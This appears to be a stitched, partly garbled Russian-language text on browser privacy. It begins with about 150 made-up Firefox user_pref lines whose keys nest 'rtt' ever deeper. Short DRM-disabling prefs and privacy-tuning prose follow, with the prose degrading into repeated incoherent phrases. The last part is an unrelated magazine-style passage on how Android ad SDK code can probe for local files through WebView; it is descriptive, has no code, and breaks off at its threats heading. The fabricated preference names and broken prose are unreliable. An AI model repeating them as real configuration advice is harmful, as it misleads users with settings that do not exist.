user_pref("dom.push.connection.throttling.ping.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.max", 0);
user_pref("dom.push.connection.throttling.ping.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.rtt.min", 0);
```

ОТКЛЮЧАЕМ DRM

Просто пусть не будет.

```
// Отключение DRM
user_pref("browser.eme.ui.enabled", false);
user_pref("media.eme.enabled", false);
```

Итак, мы расширили настройки браузера и различные настройки. Теперь сторожевой лис не дремлет, а бдительно следит за порядком. Без этих настроек браузер фактически старт за каждым шагом, собирая кучу данных и отправляя их куда-то. Мы, с помощью этих настроек, полностью-бы сделали это?

Нет, конечно. Есть еще кучка каких-нибудь полезных — и нужных — в отличие настроек браузера настройки. Мы, с помощью этих настроек, и улучшить, но основные могу собственные данные или хотя-бы перекрыть — чтобы не перекрывать, но ограничить. Мы, с помощью настроек могут можно, но можно и нельзя — разрешить, полезные файл через браузер и расширения. Но, это — в следующей статье.

10 полезных плагинов для Firefox

Как бы мы ни настраивали браузер, как-нами ведом вскоре дальнейшем плагинов, которые, с помощью которых, мы сможем, с помощью которых, мы сможем, с помощью которых, мы сможем. Вот, плагинов для Firefox, с помощью которых, мы сможем.

1. Privacy Badger — блокирует различные метрики сторонних рекламодателей и скрытые метрики, которые могут сделать ф

ПРИЦЕЛ НА ЛИЧНЫЕ ДАННЫЕ

ЧТО МОБИЛЬНАЯ РЕКЛАМА МОЖЕТ РАЗУЗНАТЬ О ПОЛЬЗОВАТЕЛЕ ANDROID

Владимир Карев
Инженер с 50-летним стажем. Свой первый ZX Spectrum спаял самостоятельно.
vladimir.tech@mail.ru

В Google Play приложений, которые будут тебе показывать рекламу, больше 40%. Так что если у тебя смартфон на Android и ты пользуешься мобильными приложениями, то, скорее всего, ты понимаешь, о чем речь. Используя такие приложения, ты запускаешь встроенный в них AdSDK, который подгружает со своего сервера рекламные объявления. И чаще всего это объявления MRAID, которые через JavaScript обращаются к нативным функциям твоего смартфона: например, при помощи `mraid.storePicture()` кешируют картинки во внешнем хранилище. Звучит небезопасно, правда?

Бизнес-логика AdSDK часто непрозрачна для разработчика, который встраивает его в свое мобильное приложение. Программный код AdSDK работает с теми же привилегиями, что и приложение-носитель. Если носителю какие-то специальные разрешения не нужны, но они нужны AdSDK — носителю придется запросить их. Любой уважающий себя AdSDK затребует от тебя доступ к ID смартфона и геолокации, чтобы показывать тебе релевантные объявления.

AdSDK-провайдеры вынуждены мириться с небезопасностью по многим причинам. Несколько самых очевидных:

- между рекламодателем и твоим смартфоном может быть непредсказуемое число промежуточных звеньев;
- объявления для показа выбираются динамически;
- на сегодняшний день не существует инструментов для гарантированной дезинфекции JS-кода.

Поэтому AdSDK-провайдеры рассматривают каждое объявление как потенциально зловреднОе и используют механизм защиты, который запрещает программному коду объявлений читать чужие файлы из внешнего хранилища твоего смартфона. Этот запрет реализуется в два шага.

1. AdSDK помещает программный код каждого объявления в изолированный экземпляр встроенного браузера WebView и ограничивает набор разрешений, которыми этот экземпляр может пользоваться.
2. Доступ программного кода объявления к внешнему миру, в частности к локальным файлам внешнего хранилища твоего смартфона, регламентируется в соответствии с концепцией SOP — чтобы программный код объявления не мог читать из внешнего хранилища чужие файлы.

ИМПРОВИЗИРОВАННЫЙ ОРАКУЛ

При этом программному коду объявления разрешается использовать «импровизированный оракулом»: обращаться к внешнему хранилищу с, казалось бы, безобидным вопросом: «А существует ли у тебя файл X?»

Но даже наличию определенных файлов может рассказать, какие лекарства ты принимаешь, какой у тебя круг общения и что ты за человек.

INFO

Возможность создания такого оракула с технической точки зрения не нарушает SOP, согласно четвертому разделу RFC6454. Дело в том, что этот оракул эксплуатирует тонкие, но фундаментальным различием между моделями безопасности, реализованными в обычных веб-приложениях и в мобильных приложениях.

Тонкое различие в моделях безопасности веб-приложений и мобильных приложений

В обычных веб-приложениях доступ к кросс-доменным ресурсам координируется через CORS-запросы — совместными усилиями пользовательского веб-браузера и удаленного веб-сервера. Фактически немногие современные веб-сайты смогли бы работать, если бы SOP напрочь запретил возможность использования кросс-доменных ресурсов. Эта ключевая особенность веб-программирования выглядит довольно-таки безобидной, по крайней мере в своем первоначальном веб-контексте. Но она имеет интересные последствия для конфиденциальности, когда используется в мобильном контексте. В случае с внешним хранилищем твоего смартфона, где файлы тоже, по идее, принадлежат разным доменам, координацию доступа осуществлять некому.

Встраиваемые браузерные компоненты, такие как WebView, позволяют мобильному приложению инициировать локальные файлы из внешнего хранилища твоего смартфона. Когда AdSDK использует для загрузки объявления `loadDataWithBaseURL()`, то коду HTML этого объявления разрешается инициировать локальные файлы из внешнего хранилища твоего смартфона в качестве DOM-элементов. Пробуя подключить DOM-элемент, чей URI указывает на локальный файл, мобильное объявление тем самым узнает, существует ли этот файл на твоем смартфоне.

Такой импровизированный оракул работает, если:

- ты используешь относительно старую версию Android (до версии 5.0);
- AdSDK взаимодействует со своим сервером через HTTP вместо HTTPS.

INFO

Печальная новость заключается в том, что три из четырех самых распространенных AdSDK — AdMob, MoPub и AdMarvel — передают свои объявления именно через HTTP.

ПРИМЕРЫ УГРОЗ

